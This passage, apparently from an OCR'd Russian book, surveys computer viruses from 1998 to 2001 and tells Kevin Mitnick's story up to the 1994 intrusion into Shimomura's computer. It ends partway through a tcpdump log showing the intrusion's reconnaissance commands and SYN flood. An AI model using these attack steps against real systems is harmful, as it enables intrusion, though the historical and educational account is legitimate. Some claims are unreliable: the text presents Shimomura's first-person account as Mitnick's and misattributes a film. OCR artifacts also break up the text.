1998. Вирусная атака на MS Windows, MS Office и сетевые приложения не ослабевает. Появляются вирусы, использующие все более сложные приемы заражения компьютеров и новые методы проникновения через компьютерные сети. Помимо вирусов на арену выходят также многочисленные троянские программы, ворующие пароли доступа в Интернет, и несколько утилит скрытого администрирования. Зафиксированы инциденты с зараженными CD-дисками: несколько компьютерных журналов распространяли на своей обложке диски с программами, зараженными Windows-вирусами «CIH» и «Marburg».

Начало года: Эпидемия целого семейства вирусов «Win32. HLLP.DeTroie», не только заражающих выполняемые файлы Windows 32, но и способные передать своему «хозяину» информацию о зараженном компьютере. По причине использования специфических библиотек, присутствующих только во французской версии Windows, эпидемия затронула только франкоговорящие страны.

Февраль: обнаружен еще один тип вируса, заражающий таблицы Excel — «Excel4.Paix» (или «Formula.Paix»). Данный тип макровируса для своего внедрения в таблицы Excel использует не обычную для вирусов область макросов, а формулы, которые, как оказалось, также могут содержать саморазмножающийся код.

Февраль-март: «Win95. HPS» и «Win95. Marburg» — первые полиморфные Windows 32-вирусы, обнаруженные к тому же «в живом виде». Разработчикам антивирусных программ пришлось спешно адаптировать к новым условиям методики детектирования полиморфных вирусов, рассчитанных до того только на DOS-вирусы.

Март: «AccessiV» — первый вирус для Microsoft Access. Причиной шумихи, как это было с вирусами «Word.Concept» и «Excel.Laroux», он не стал, поскольку все уже привыкли к тому, что приложения MS Office падают одно за другим.

Март: Макро-вирус «Cross» -- первый вирус, заражающий два различных приложения MS Office: Access и Word. Следом за ним по-

явились еще несколько макро-вирусов, переносящих свой код из одного Office-приложения в другое.

Май: вирус «RedTeam». Заражает EXE-файлы Windows, рассылает зараженные файлы при помощи электронной почты Eudora.

Июнь: эпидемия вируса «Win95.CIH», ставшая сначала массовой, затем глобальной, а затем повальной — сообщения о заражении компьютерных сетей и домашних персональных компьютеров исчислялись сотнями, если не тысячами. Начало эпидемии зарегистрировано на Тайване, где неизвестный хакер заслал зараженные файлы в местные Интернет-конференции. Оттуда вирус пробрался в США, где по недосмотру зараженными оказались сразу несколько популярных Web-серверов — они распространяли зараженные вирусом игровые программы. Скорее всего, именно эти зараженные файлы на игровых серверах и послужили причиной повальной эпидемии вируса, не ослабевавшей в течение всего года. По результатам рейтингов «популярности», этот вирус «подвинул» таких вирусных супер-звезд, как «Word.CAP» и «Excel.Laroux». Следует обратить внимание также на опасное проявление вируса: в зависимости от текущей даты вирус стирал Flash BIOS, что в некоторых случаях могло привести к необходимости замены материнской платы.

Август: появление нашумевшего «BackOrifice» («Backdoor. BO») — утилиты скрытого (хакерского) администрирования удаленных компьютеров и сетей. Следом за «BackOrifice» появились несколько других аналогичных программ: «NetBus», «Phase» и прочие.

Также в августе появился первый вирус, заражающий выполняемые модули Java — «Java.StangeBrew». Данный вирус не представлял какой-либо опасности для пользователей Интернет, поскольку на удаленном компьютере невозможно использовать необходимые для размножения функции. Однако он проиллюстрировал тот факт, что атакованы вирусами, также могут быть и приложения, активно используемые при просмотре Web-серверов.

Ноябрь: «VBScript.Rabbit» -- интернет-экспансия компьютерных паразитов продолжилась тремя вирусами, заражающими скрипты VisualBasic (VBS-файлы), которые активно применяются при написании Web-страниц. Как логическое следствие VBScript-вирусов стало появление полноценного HTML-вируса («HTML. Internal»). Становится достаточно очевидным, что усилия вирусописателей начинают концентрироваться вокруг сетевых приложений и дело идет к появлению полноценного сетевого вируса-червя, использующего возможности MS Windows, Office и заражающего удаленные компьютеры, Web-серверы и/или активно распространяющегося по электронной почте.

Произошли также заметные перестановки в антивирусном мире.

В мае 1998 компании Symantec и IBM объявили об объединении своих усилий на антивирусном фронте: совместный продукт при этом распространяется фирмой Symantec под той же маркой Norton Anti-Virus, а IBM Anti-Virus (IBMAV) прекращает свое существование. На это моментально отреагировали основные конкуренты: Dr. Solomon и NAI (ранее — McAfee) тут же выпустили пресс-релизы с предложениями о льготном апдейте бывших пользователей IBMAV своими собственными антивирусами.

Не прошло и месяца, как прекратил свое существование и сам Dr. Solomon. Он был куплен компанией NAI (McAfee) за 640 миллионов долларов путем обмена акций. Данное событие вызвало шок в антивирусном мире: конфликт между двумя крупнейшими игроками антивирусного бизнеса закончился куплей/продажей, в результате которой с рынка исчез один из наиболее заметных и технологически сильных производителей антивирусного программного обеспечения.

1999-2001. Происходило множество эпидемий вирусов, но основной тенденцией стало появление почтовых вирусов - вирусов, распространяющихся по электронной почте, заражающих компьютеры и передающихся всем или некоторым адресатам из адресной книги. Самыми известными из них были:

Март 1999 года. «Melissa».

Май 2000. «I love you». - по оценкам исследовательского центра Computer Economics, было заражено 40 миллионов компьютеров, уже в первые пять дней эпидемии вирус нанес мировой экономике убытки в размере 6,7 миллиардов долларов США.

Лето 2001. W32.SirCam — новый вирус опасен тем, что рассылает по почте произвольные документы, в результате чего вы можете потерять конфиденциальную информацию. Практически одновременно с ним появился вирус CodeRed.Worm, заражающий Веб-серверы на платформах Windows NT и Windows 2000 и атакующий в заданный день Веб-страницу http://www.whitehouse.gov. Поднятая из-за CodeRed паника, в немалой степени способствовала распространению SirCam.

Перспективы: что будет дальше?

А что же будет дальше? И как долго вирусы будут нас беспокоить? — вопросы, которые в той или иной мере беспокоят практически всех пользователей.

1. Что будет завтра?

Чего ожидать от компьютерного андеграунда в последующие годы? Скорее всего основными проблемами останутся:

1) полиморфик-DOS-вирусы, к которым добавятся проблемы полиморфизма в макро-вирусах и вирусах для Windows и OS/2;

2) макро-вирусы, которые будут находить все новые и новые приемы заражения и скрытия своего кода в системе;

3) сетевые вирусы, использующие для своего распространения протоколы и команды компьютерных сетей.

Не исключено, что появятся и другие проблемы, которые принесут немало неприятностей пользователям и достаточное количество неурочной работы разработчикам антивирусных программ. Однако, скорее всего, будущие проблемы, пока еще только витающие идеями в воспаленном разуме вирусописателей, будут решаться так же успешно.

2. Что будет послезавтра?

Что будет послезавтра и как долго вообще будут существовать вирусы? Для того, чтобы ответить на этот вопрос следует определить, где и при каких условиях водятся вирусы.

Основная питательная среда для массового распространения вируса — это незащищенность операционной системы, а также наличие разнообразной и довольно полной документации по системе и «железу». Косвенно помогает распространению вирусов и широкому распространению этой операционной системы и этого «железа».

Если в операционной системе присутствуют элементы защиты информации, как это сделано практически во всех ОС, вирусу будет крайне трудно поразить объекты своего нападения, так как для этого потребуется (как минимум) взломать систему паролей и привилегий. В результате работа, необходимая для написания вируса, окажется по силам только профессионалам высокого уровня (вирус Морриса для VAX — пример этому). А у профессионалов, на мой взгляд, уровень порядочности все-таки намного выше, чем в среде потребителей их продукции, и, следовательно, число созданных и запущенных в большую жизнь вирусов еще более сократится.

Для массового производства вирусов также необходимо и достаточное количество информации о среде их обитания. Какой процент от числа системных программистов, работающих на мини-ЭВМ в операционках UNIX, VMS и т. д., знает систему управления процессами в оперативной памяти, полные форматы выполняемых файлов и загрузочных записей на диске (т. е. информацию, необходимую для создания вируса)? И, следовательно, какой процент от их числа в состоянии вырастить настоящего полноценного зверя? Другой пример — операционная система Novell NetWare, достаточно популярная, но крайне слабо документированная. В результате, мне пока не известно ни одно-

го вируса, поразившего выполняемые файлы Novell NetWare, несмотря на многочисленные обещания вирусописателей выпустить такой вирус в ближайшее время.


Известна статистика: на 1000 программистов только 100 способны написать вирус, на эту сотню приходится один, который эту идею доведет до завершения. Теперь полученную пропорцию умножаем на число тысяч программистов — и получаем результат: с одной стороны, 15 000 или даже 20 000 полностью IBM-совместимых вирусов, а с другой - несколько сот вирусов для Apple-Macintosh. Такое же несоответствие пропорций наблюдается и в сравнении общего количества вирусов для Windows (несколько десяктов) и для OS/2 (несколько штук).

Приведенным выше трем условиям «расцвета» компьютерных вирусов удовлетворяют сразу несколько OS (включая редакторы), производимых фирмой Microsoft (DOS, Windows, Win95/NT и Word, Excel, Office 97), что дает благодатную почву для существования самых разнообразных файловых и макро-вирусов. Удовлетворяют приведенные условия также и стандарты разбиения жестких дисков. Результат — разнообразные варианты загрузочных вирусов, поражающих систему в момент ее загрузки. Для того, чтобы прикинуть продолжительность нашествия компьютерных вирусов в какой-либо ОС, надо оценить время сосуществования приведенных выше необходимых условий.

Довольно очевидно, что в обозримом будущем фирмы IBM и Apple не собираются уступать массовый рынок своим конкурентам (на радость Apple- и IBM-программистам), даже если для этого этим фирмам придется объединить усилия. Не представляется возможным и усечение потока информации по наиболее распространенным системам, так как это ударит по числу приложений для них, а следовательно, и по их «продаваемости». Остается только одно — защита ОС. А пока вирусы успешно внедрились в повседневную компьютерную жизнь и покидать ее в обозримом будущем не собираются.

Американские хакеры успешно воспользовались волынкой с американскими выборами. Созданный их усилиями файл под именем nutivi.gif.vts рассылается по электронной почте в прикрепленном к письму виде. В самом сообщении говорится о том, что, если открыть этот файл, то можно увидеть фотографию нового Президента США, а заодно узнать кое-что из секретных сведений ФБР. Но любопытство может дать только один результат: вирус прочитает адресную книгу электронной почты и разошлет свои копии по всем найденным адресам, а сам после этого займется разламыванием хозяйского компьютера. Способ действия, безусловно, не нов, однако идея использовать в качестве приманки политическое событие возникла в хакерских головах, кажется, впервые.

Глава 10
ХАКЕРЫ ПРОТИВ ОБЩЕСТВА



Кевин Митник — хакер-легенда

«Маленький мальчик компьютер нашел...»

Журналисты, особенно Джон Маркофф, постарались воздать весьма отталкивающий и непривлекательный образ этого человека: аутист и мизантроп, ненавистник всякого общества и любой власти, он вандальски расправляется с правительственными, корпоративными и университетскими компьютерными системами, обуреваемый единственной маниакальной идеей — отомстить оскорбившему его человечеству и отдельным людям. Своего рода помесь инженера Гарина с «доктором Зло».

Против такой трактовки личности Митника выступили многие в Америке, да и сам герой, похоже, был против такой трактовки собственной личности. Какова же была ярость корреспондентов СМИ, когда он, сидя в тюрьме, отказался давать интервью бесплатно!

Впрочем, это не помешало нажиться на нем целой плеяде иных героев. Только журналист Джон Маркофф с Шимомурой за свою книжку о том, как ловили Митника, получили ни много ни мало 75000 долларов; но мало того, планируется еще и фильм, говорят, уже сконструирована компьютерная игра «Поймай Митника!». Говоря откровенно, образ этого антигероя очень похож на компьютерный синдром 2000, про который на весь свет оповестили, что это будет трубою Апокалипсиса; в итоге же получился «пшик». Но не просто какой-то там пшик, а большой, жирный, вкусный «пшикище», на котором отлично заработали все: и компании, производящие компьютерное оборудование, и производители компьютерного «железа», и многочисленные софтовые компании, а также лекторы, журналисты, витии, издатели, телевизионщики, киношники — словом, решительным образом все, кроме... нас с вами, которые восприняли еще одну массированную атаку на наши карманы, как должное, и покорно раскошелились перед таким пугающим «синдромом 2000».

Таким же злобным демоном во плоти предстал перед народом и этот человек, которого могут назвать благодетелем банкиры, журналисты, издатели, множество людей, занимающихся компьютерной безопасностью — словом, все, кто благодаря Митнику получил возможность отлично заработать, кроме него, который за свои «подвиги» за-

работал, кроме скандальной славы, разве что должность в компьютерной компании с весьма средним по американским масштабам гонораром и лишился права пользоваться мобильным телефоном и компьютером (тем, что для компьютерщика равносильно лишению обеих РУК).

Но начнем рассказ о его приключениях по порядку, поскольку этот человек заслужил, если не уважительное, то по меньшей мере внимательное к себе отношение.

Кевин Д. Митник родился в американском городке Норт Хиллз в 1964 году. Родители мальчика развелись, когда ему было три года (отсутствие отца — вообще черта, характерная для многих хакеров). Кевин с матерью жил в Лос-Анджелесе. Его мать работала официанткой и, как следствие, уделяла ребенку не слишком много времени. Таким образом, бегство тринадцатилетнего Кевина в виртуальный мир не стало чем-то из ряда вон выходящим: множество детей сбегают из дома в этом возрасте. Однако компьютер заменил ему улицу — и Кевин стал первым поэтом виртуального мира, хакером-виртуозом, чем-то средним между Вийоном и Элвисом.

Первый свой виртуальный кракерский подвиг новоявленный «Геракл» совершил в 16 лет, когда проник в административную систему родной школы. Он проявил истинное душевное благородство (кто бы из нас, положа руку на сердце, не пустился бы на его месте менять оценки, в первую очередь, собственные?). Нет, для Кевина важнее был сам тот факт, что он, мальчишка из предместья, способен такое сделать. Не лишним было и восхищение его друзей-подростков, таких же, как и он, хакеров с Лос-Анджелесских пригородов.

Максимум их тогдашних развлечений составляли всякие телефонные розыгрыши. (Допустим, запрограммировать машину изводить человека звонками и дребезжащим голосом предлагать ему пиццу или заплатить четвертачок).

Таким образом, первая шалость Кевина осталась безнаказанной, и еще на год он остался вне внимания закона: до тех пор, пока не додумался смеха ради взломать компьютерную систему Североамериканской Противовоздушной обороны в Колорадо. Случилось это в 1981 году, когда юноше исполнилось 17 лет.

Чудесный возраст! Весна человеческой натуры, пора любить, учиться, познавать мир... Кевин рвался к знаниям, особенно ко всему, что касалось телефонной коммутации. (В институт он поступать

посчитал излишней тратой времени, видимо, полагая почти по-гетевски: «Суха теория, мой друг...»). Здесь пытливому юноше пришлось столкнуться с первым информационным диктатом: оказалось, что сведения об оборудовании телефонных компаний вовсе не так уж легко доступны. Более того, очевидно, они составляли чью-то весьма коммерческую тайну. И юный Митник с головой окунулся в виртуальные дебри корпоративных компьютеров Pacific Bell, чтобы разжиться учебниками по COSMOS'y и MicroPort'y, а также необходимым программным обеспечением.

Очевидно, он уже тогда проявлял широту души, поскольку щедро делился с друзьями своими достижениями. Но жизнь подло обошлась с ним: не прошло и полугода, как юного гения и всю его тусовку арестовали — из-за женщины! (Выяснилось, что их заложила какая-то девочка из их тусовки, очевидно, обиженная его равнодушием). С Митником обошлись гуманно: приговорили условно к трем месяцам перевоспитания в местном детском пенитециарном учреждении. Впрочем, он еще не понимал, что общество дает ему последний шанс одуматься и стать достойным своим членом.

Решив, что так и надо геройствовать дальше, Митник взломал компьютерную систему местного университета (точнее говоря, он просто использовал университетский компьютер для несанкционированного доступа с пентагоновской сети ARPANET — о ней мы рассказывали в первой главе), за что получил шесть месяцев тюрьмы — тут-то он и прошел все свои «университеты». То ли тюремная библиотека была технологическим Клондайком, то ли он наладил тюремному начальству бесплатный доступ во все кабаки города, и они, уходя, запирали его на ночь в компьютерном классе, — но ко времени выхода из тюрьмы он знал о работе крупнейшей в мире компьютерной (и телефонной) сети столько же, сколько лучшие специалисты в «Лаборатории Белла».

Он с легкостью создавал бесплатные номера, без проблем звонил по межгороду с чужого номера, мог по своей воле разъединять линии и подслушивать чужие беседы. И тут нельзя не упомянуть о растлевающем влиянии кино и телевидения на подрастающее поколение. В хакерской среде он был известен под кличкой «Кондор». Ничего себе пташка! Но взял-то он ее из фильма Фрэнка Копполы, где Роберт Редфорд скрывается от преследования, используя умение манипулировать телефонной системой (если бы он знал, что в недалеком будущем и ему придется скрываться от правосудия, используя методику героя своей юности!). Вторым его героем стал Джеймс Бонд, и в телефонной

компании появился клиент с нигде не учтенным номером, оканчивающимся цифрами 007.

Затем долгие 9 лет (на всем протяжении восьмидесятых) Митник лежит на дне, оттачивая свое мастерство, не вступая в конфликты с властями. Со своей юной подружкой, с которой познакомился на компьютерных курсах в летней школе, Кевин поселился в калифорнийском городишке Тусон-Оукс. За время своего вынужденного затворничества он со своими новыми и старыми друзьями разыграл сотни и тысячи компьютерных и телефонных приколов, подкалывая как отдельных добропорядочных граждан, так и могучие фирмы. Но уже в декабре 1987 года Митника снова арестовали — на этот раз его обвинили в краже компьютерных программ из «Санта-Круз Оперейшен». И вновь его судили, и вновь ему вынесли приговор: 3 года, и вновь условно!

Неудивительно, что Митнику теперь море показалось по колено. Он вновь пустился во все тяжкие, но тут уже против него обернулась не только Фемида, но и врожденная порочность человеческой натуры: его выдал закадычный дружок Ленни Ди Чикко, вместе с которым они провернули столько потрясных хакерских приколов... Все получилось, как в старом голливудском боевике: друг подговорил Кевина совершить кражу частного компьютерного кода из исследовательской лаборатории «Диджитал Эквипмент Корп.», что в городке в Пало-Альта и подвел его под засаду фэбээровских агентов. До этого они больше года вдвоем совершали ночные налеты на компьютеры фирмы ДЭК. Говорят, что когда агенты ФБР взяли Митника в многоэтажном гараже, он спросил Ди Чикко: «Почему ты это сделал?» — «Потому, что ты, — отвечал тот, — угроза для всего нашего общества!» Интересно, он сам заранее придумал эту фразу или его так научили сказать для будущего фильма?

На этот раз молодой человек получил «по полной программе» — суд отклонил ходатайство об освобождении его под залог, а помощник прокурора так прямо и заявил: «Этот парень чертовски опасен и его нужно держать подальше от компьютера». А шеф отдела по компьютерным преступлениям лос-анджелесской полиции детектив Джеймс М. Блэк сказал буквально так: «Он на несколько порядков выше того, что характеризует рядового хакера». Ему дали год в тюрьме нестрогого режима, из которого восемь месяцев он провел в одиночной камере (что по американским меркам считается весьма строгим наказанием). Кроме того, судья Мариана Р. Пфельцер назначила ему принудительный шестимесячный курс лечения от «компьютерной зависимости»,

вполне разумно полагая, что хакер, лишенный возможности хакерствовать, будет испытывать сильнейшие психологические ломки. Федеральные обвинители в страхе, что парень сможет каким-то образом получить доступ к внешнему компьютеру через телефон, также добились, чтобы Митника ограничили и в пользовании телефоном!

Подчеркивая компенсаторный характер компьютерного пристрастия Митника, директор реабилитационной службы Гарриет Розетто говорила: «Хакинг дает Кевину чувство самоуважения, которого ему не хватает в реальной жизни. Алчность и стремление навредить тут ни при чем... Он словно большой ребенок, играющий в «Темницы и драконов». Так она охарактеризовала психологию своего пациента.Тем не менее в 1990 году в качестве непременного условия освобождения от Кевина потребовали, чтобы он больше не прикасался к компьютеру и модему.

Его выпустили из тюрьмы на испытательный срок и приставили к нему инспектора, тщательно надзирающего за его поведением. Но тут вокруг начало твориться нечто странное...

Неожиданно сам собой отключился телефон его «надзирателя», чем была весьма удивлена телефонная компания. На кредитнй счет судьи то свалились бешенные суммы, то вновь исчезли , провокационно намекая на то, что тот откуда-то получает грязные деньги... Ни с того ни с сего из компьютера суда в Санта-Круз исчезли всякие упоминания об аресте Митника и последовавшем приговоре...

А сам Митниктем временем спокойно работал, не прикасаясь ни к компьютеру, ни к телефону, занимаясь исследованиями и давая платные консультации, (правда, поговаривали, что он как-то раз нарушил подписку о невыезде и слетал в Израиль повидаться с друзьями-хакерами, но никаких документальных свидетельств этому не сохранилось). Он стал вегетарианцем, начал вести здоровый образ жизни и к июню 1992 года сбросил под 40 кг. Лицо его потеряло землистую одутловатость, характерную для детей компьютерного подземелья. Но тут умер его брат (говорят, перебрав героина), и Митник опять сорвался.

В сентябре 1992 года ФБР получило ордер на обыск его квартиры в калифорнийском городке Калабасе. Он, в частности, подозревался в несанкционированном проникновении в компьютеры калифорнийского Департамента транспортных средств, который обвинил его в нанесении ущерба в 1 млн. долларов. Сделано это было элементарно: он выдал себя за полицейского и получил свободный доступ к массе весьма полезной и весьма секретной информации, включая во-

дительские права вместе с фотографиями. Полагали также, что Митник приложил руку к взлому компьютерной системы Минобороны, а также проник в фэбээровское досье. Однако больше всего их интересовало, кто организовал прослушивание телефонных разговоров служащих из отдела безопасности в «Pacific Bell» — все это уже всерьез попахивало шпионажем и, найдись среди его друзей хоть один бывший беглый русский, китаец или даже поляк, Митнику бы всерьез не поздоровилось, и он принял единственное в той ситуации верное решение — пустился в бега.

В ноябре 1992 года он был объявлен в федеральный розыск, однако он, как сквозь землю провалился. ФБР полагало, что он сфабриковал себе целый ряд фальшивых удостоверений личности и кредитных карточек, что при его способности было элементарным делом. Раз или два даже арестовывали мужчин, ошибочно приняв их Митника. Однако реальный Митник бесследно исчез. На два с лишним года.

И лишь где-то в середине 1994 года мирная гладь жизни американских компаний была впервые подернута первой рябью несанкционированного проникновения.

Во-первых, из компании Motorola сообщили, что кто-то скопировал из их компьютера программное обеспечение, позволяющее контролировать сотовую связь.

Во-вторых, знаменитый софтовик Дэн Фармер, создатель нашумевшей программы SATAN (Security Administrator Tool for Analysing Networks), объявил на весь свет, что взломщик похитил раннюю версию его детища. А ведь SATAN — это уникальная программа, способная находить «дыры» в компьютерных системах. Техника этих атак, по мнению ФБР, была характерна именно для Митника.

В июле 1994 года полицейские навестили в Лас-Вегасе бабушку и дедушку Кевина, надеясь уговорить их, чтобы они заставили своего внука образумиться. Его бабушка сказала, что он очень боится тюремного заключения. Те восемь месяцев, которые он отсидел в одиночке, он чувствовал себя ужасно. Однако повлиять на Кевина они отказались и пробовать — ответили, что это выше их сил.

Власти чуть было не настигли Митника в октябре, расследуя жалобы McCaw Cellular Communication Inc. о том, что некий кракер похитил серийные электронные номера сотовых телефонов этой компании. Когда полиция ворвалась в квартиру Митника в Сиэттле, где он жил под вымышленным именем, она нашла несколько сотовых телефонов, учебники с изложением процедуры дублирования номеров и сканнер, с помощью которого Митник, вероятно, следил за операция-

ми полиции по его поимке. Выяснилось, что последние три месяца он жил неподалеку от Вашингтонского университета под именем Брайан Меррилл и работал в местной больнице компьютерным техником.

- В Сиэттле он вел совершенно безобидную жизнь, — заявил федеральный обвинитель Айван Ортман.

- Это был очень тихий, совершенно обычный человек, — вторила ему Шерри Скотт, секретарь отдела, в котором работал Митник. - Он никогда не говорил о своей личной жизни, просто приходил и занимался своим делом.

Дуэль титанов

Очевидно, чувствуя, что он уже подошел к кульминационному моменту своей биографии, наш герой решился на отчаянный шаг, который должен был либо навеки вписать его имя в анналы мировой хакерской истории, либо так же навеки бесславно уронить во тьму забвения.

В тихую рождественскую ночь 25 декабря 1994 года, когда ведущий специалист США по компьютерной безопасности Цутому Шимомура поехал на каникулах покататься на лыжах в Неваду, кто-то проник в его суперзащищенный домашний компьютер в городке Солана-Бич, Калифорния, и устроил там форменный дебош.

Позже многие говорили, что Митнику просто не повезло — он выбрал для нападения не того человека. Другие полагают, что Митник, одержимый своего рода манией величия, элементарно зарвался.

Любопытна и третья точка зрения, которую высказал обозреватель «Time» Джошуа Киттнер: Митник устал быть мальчиком, затерянным в киберпространстве, и бессознательно хотел, чтобы его наконец поймали.

Но Митник вовсе не хотел быть пойманным! Он вторгся в домашний компьютер Шимомуры — известнейшего специалиста, в частности, благодаря своим разработкам по предотвращению вторжения в компьютерные системы. Он бросил вызов противнику, которого считал себе по плечу, и тот волей-неволей был вынужден поднять перчатку.

События развивались так: в ночь под Рождество, взломав защиту компьютера Шимомуры, Митник начал копировать его файлы - сотни засекреченных файлов. На счастье некий дежурный в ту ночь лаборант из Центра Суперкомпьютеров в Сан-Диего, где работал Шимомура, заметил изменения в системных «журнальных» (log) файлах

и быстро сообразил, что происходит. Шимомуру спасло то, что он успел установить на свой компьютер программу, автоматически копирующую «журнальные» записи на дублирующий компьютер в Сан-Диего.

Вот как Митник описывал этот исторический взлом компьютера Ц. Шимомуры при помощи IP-базированной атаки (рассказ автора)

«Кажется, существует много мнений касательно взлома IP-адреса с целью соединения или мониторинга, описанного Д. Маркоффом 23 января 1995 года в статье в газете «Нью-Йорк Тайме» и справочнике «CERT CA-95:1». В данном документе приведены некоторые данные с моей презентации 11 января 1995 в Сономе, Калифорния, на CMAD-3. Надеюсь, что этот документ поможет разъяснить все недоразумения касательно природы этих атак. Были применены два различных механизма атаки. Использываемые IP-адрес и TCP-указатель были взломаны для получения первичного доступа к бездисковой рабочей станции, использываемой, в основном, в качестве X-терминала. После получения root-доступа произошло проникновение в существующее соединение системы под видом загрузочного модуля ядра STREAM. Данные, помещенные в этот документ, были взяты из реального пакетного лог-файла tcpdump, сгенерированного во время этой атаки. В интересах лучшего понимания (и краткости!) некоторые данные были опущены. Я настоятельно рекомендую для изучения документ написанный С. Беловенном об управлении и зашите IP-адреса, так как в нем в деталях описываются все подробности TCP взлома; кроме того, там приведены некоторые предложения и рекомендации относительно защиты от подобных атак.

Моя конфигурация соответствовала данной: server = SPARC станция под управлением Solaris 1, обслуживающая мой «X-терминал» x-terminal - бездисковая SPARC станция под управлением Solaris 1 target = прямая непосредственная цель атаки.

Атака IP-проникновением началась приблизительно в 14:09:32, 25 декабря 1994. Первые попытки проникновения шли от toad. com (следующие данные взяты из пакетных лог-файлов):

```
14:09:32 toad. com# finger -1 @target 14:10:21 toad.
com# finger -1 @server 14:10:50 toad. com# finger -1
root@server 14:11:07 toad. com# finger -1 @x-terminal
14:11:38 toad. com# showmount -e x-terminal 14:11:49
toad. com# rpcinfo -p x-terminal 14:12:05 toad. com#
finger -1 root@x-terminal
```

Предполагается, что основной целью данных попыток была попытка определения наличия и характера какого-либо соединения между двумя станциями, которые должны быть раскрыты при взломе. Номера исходного порта для showmount и rpcinfo указывают на то, что атакующий являлся root на toad. com. Приблизительно 6 минут спустя, мы увидели запросы на TCP SYN (запросы на инициализацию соединения), шедшие от 130. 92. 6. 97 к порту 513 (порт login) сервера. Целью этих запросов являлась попытка заполнить очередь соединений для порта 513 сервера «полуоткрытыми» соединениями. Это проводилось для того, чтобы сервер не обрабатывал и не производил ответы на любые новые запросы. В частности, сервер не генерировал TCP RST в ответ на приходяшие TCP ACK. Так как порт 513 является также «привилегированным» портом (< IPPORT_RESERVED), server. login теперь мог безопасно использоваться в качестве пересыльного автомата для начала атаки на UNIX «r-сервисы» (rlogin, rsh). 130. 92. 6. 97 оказался случайным (несуществующим) адресом (не генерирующим никаких ответов на посылаемые на него пакеты):

ЦутомуШимомура по праву считался одним из ведущих руководителей в области компьютерной безопасности США

```
14:18:22. 516699 130. 92. 6. 97. 600 > server. login:
S 1382726960:1382726960(0) win 4096 14:18:22. 566069
130. 92. 6. 97. 601 > server. login: S
1382726961:1382726961(0) win 4096 14:18:22. 744477
130. 92. 6. 97. 602 > server. login: S
1382726962:1382726962(0) win 4096 14:18:22. 830111
130. 92. 6. 97. 603 > server. login: S
1382726963:1382726963(0) win 4096 14:18:22. 886128
130. 92. 6. 97. 604 > server. login: S
1382726964:1382726964(0) win 4096 14:18:22. 943514
130. 92. 6. 97. 605 > server. login: S
1382726965:1382726965(0) win 4096 14:18:23. 002715
```

```
130.  92.  6.  97.  606  >  server.  login:  S
1382726966:1382726966(0)  win  4096  14:18:23.  103275
130.  92.  6.  97.  607  >  server.  login:  S
1382726967:1382726967(0)  win  4096  14:18:23.  162781
130.  92.  6.  97.  608  >  server.  login:  S
1382726968:1382726968(0)  win  4096  14:18:23.  225384
130.  92.  6.  97.  609  >  server.  login:  S
1382726969:1382726969(0)  win  4096  14:18:23.  282625
130.  92.  6.  97.  610  >  server.  login:  S
1382726970:1382726970(0)  win  4096  14:18:23.  342657
130.  92.  6.  97.  611  >  server.  login:  S
1382726971:1382726971(0)  win  4096  14:18:23.  403083
130.  92.  6.  97.  612  >  server.  login:  S
1382726972:1382726972(0)  win  4096  14:18:23.  903700
130.  92.  6.  97.  613  >  server.  login:  S
1382726973:1382726973(0)  win  4096  14:18:24.  003252
130.  92.  6.  97.  614  >  server.  login:  S
1382726974:1382726974(0)  win  4096  14:18:24.  084827
130.  92.  6.  97.  615  >  server.  login:  S
1382726975:1382726975(0)  win  4096  14:18:24.  142774
130.  92.  6.  97.  616  >  server.  login:  S
1382726976:1382726976(0)  win  4096  14:18:24.  203195
130.  92.  6.  97.  617  >  server.  login:  S
1382726977:1382726977(0)  win  4096  14:18:24.  294773
130.  92.  6.  97.  618  >  server.  login:  S
1382726978:1382726978(0)  win  4096  14:18:24.  382841
130.  92.  6.  97.  619  >  server.  login:  S
1382726979:1382726979(0)  win  4096  14:18:24.  443309
130.  92.  6.  97.  620  >  server.  login:  S
1382726980:1382726980(0)  win  4096  14:18:24.  643249
130.  92.  6.  97.  621  >  server.  login:  S
1382726981:1382726981(0)  win  4096  14:18:24.  906546
130.  92.  6.  97.  622  >  server.  login:  S
1382726982:1382726982(0)  win  4096  14:18:24.  963768
130.  92.  6.  97.  623  >  server.  login:  S
1382726983:1382726983(0)  win  4096  14:18:25.  022853
130.  92.  6.  97.  624  >  server.  login:  S
1382726984:1382726984(0)  win  4096  14:18:25.  153536
130.  92.  6.  97.  625  >  server.  login:  S
